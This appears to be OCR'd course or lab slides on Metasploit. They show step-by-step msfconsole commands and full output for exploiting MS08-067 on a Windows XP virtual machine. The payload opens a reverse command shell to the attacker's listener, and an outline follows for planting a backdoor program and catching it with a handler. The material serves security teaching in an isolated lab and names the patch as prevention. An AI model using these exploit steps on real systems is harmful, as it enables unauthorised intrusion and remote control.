


Set

Protocol (TCP/IP) Properties

according to the host machine

IP Configuration (check)



Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- **Metasploit Attacks**
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - SQL Server Generic Exploit

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - **MS08_067 Vulnerability Attack**
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - SQL Server Generic Exploit

MS08_067 Vulnerability Attack

Description:

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs.

Targets:

Windows XP

Objective:


Use ms08_067_netapi from Matesploit on an ubuntu virtual machine to attack a windows xp virtual machine.

```
seed@seed-desktop:~$ sudo msfconsole
[sudo] password for seed:
msf > search ms08_067

Matching Modules
================

   Name                              Disclosure Date  Rank   Description
   ----                              ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Microsoft Server Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

MS08_067 Vulnerability Attack

Metasploit Commands:


- msf> set RHOST 192.168.1.33
- msf> set payload windows/shell/reverse_tcp
  (Set payload so that a cmd shell form viticm's machine will be obtained.)
- msf> set LHOST 192.168.1.43




```
seed@seed-desktop:~$ ifconfig
eth6      Link encap:Ethernet  HWaddr 00:0c:29:b3:07:86
          inet addr:192.168.1.43  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb3:786/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20520 (20.5 KB)  TX bytes:5326 (5.3 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2500 (2.5 KB)  TX bytes:2500 (2.5 KB)
```

```
msf  exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf  exploit(ms08_067_netapi) > set RHOST 192.168.1.33
RHOST => 192.168.1.33
msf  exploit(ms08_067_netapi) > set LHOST 192.168.1.43
LHOST => 192.168.1.43
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.33     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.43     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (AlwaysOn NX)
   4   Windows XP SP2 English (NX)
   5   Windows XP SP3 English (AlwaysOn NX)
   6   Windows XP SP3 English (NX)
   7   Windows 2003 SP0 Universal
   8   Windows 2003 SP1 English (NO NX)
   9   Windows 2003 SP1 English (NX)
   10  Windows 2003 SP1 Japanese (NO NX)
   11  Windows 2003 SP2 English (NO NX)
   12  Windows 2003 SP2 English (NX)
   13  Windows 2003 SP2 German (NO NX)
   14  Windows 2003 SP2 German (NX)
   15  Windows XP SP2 Arabic (NX)
   16  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   17  Windows XP SP2 Chinese - Simplified (NX)
   18  Windows XP SP2 Chinese - Traditional (NX)
   19  Windows XP SP2 Czech (NX)
   20  Windows XP SP2 Danish (NX)
   21  Windows XP SP2 German (NX)
   22  Windows XP SP2 Greek (NX)
   23  Windows XP SP2 Spanish (NX)
   24  Windows XP SP2 Finnish (NX)
   25  Windows XP SP2 French (NX)
   26  Windows XP SP2 Hebrew (NX)
   27  Windows XP SP2 Hungarian (NX)
   28  Windows XP SP2 Italian (NX)
   29  Windows XP SP2 Japanese (NX)
   30  Windows XP SP2 Korean (NX)
   31  Windows XP SP2 Dutch (NX)
   32  Windows XP SP2 Norwegian (NX)
```



```
msf  exploit(ms08_067_netapi) > set target 3
target => 3
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.33     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.43     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   3   Windows XP SP2 English (AlwaysOn NX)
```

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.43:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.33
[*] Command shell session 1 opened (192.168.1.43:4444 -> 192.168.1.33:1064) at 2012-05-08 07:50:33 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.33
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\WINDOWS\system32>^C
Abort session 1? [y/N]  y

[*] Command shell session 1 closed.  Reason: User exit
msf  exploit(ms08_067_netapi) >
```

MS08_067 Vulnerability Attack

Prevention:

Microsoft Update

MS08_067: Security Update for Windows XP (KB958644)

(*http://www.microsoft.com/en-us/download/confirmation.aspx?id=3205*)

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - **Backdoor Exploit**
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - SQL Server Generic Exploit

Backdoor Exploit

Description:

Use a backdoor program to attack system.

Preparation:

- An ubuntu virtual machine (seed) with Metasploit installed on it.
- Another ubuntu virtual machine (harry) with Metasploit and Wine installed on it. (Wine will be used to run the backdoor program.)

Objective:


- Create a backdoor program on ubuntu VM harry, with specific configurations.
- Use exploit *handler* from Metasploit on ubuntu VM seed.
- Set options of *handler* according to the configurations of the backdoor program, and exploit.
- Run the backdoor program on ubuntu VM harry.
- Ubuntu VM seed gets a session and VM harry is exploited.

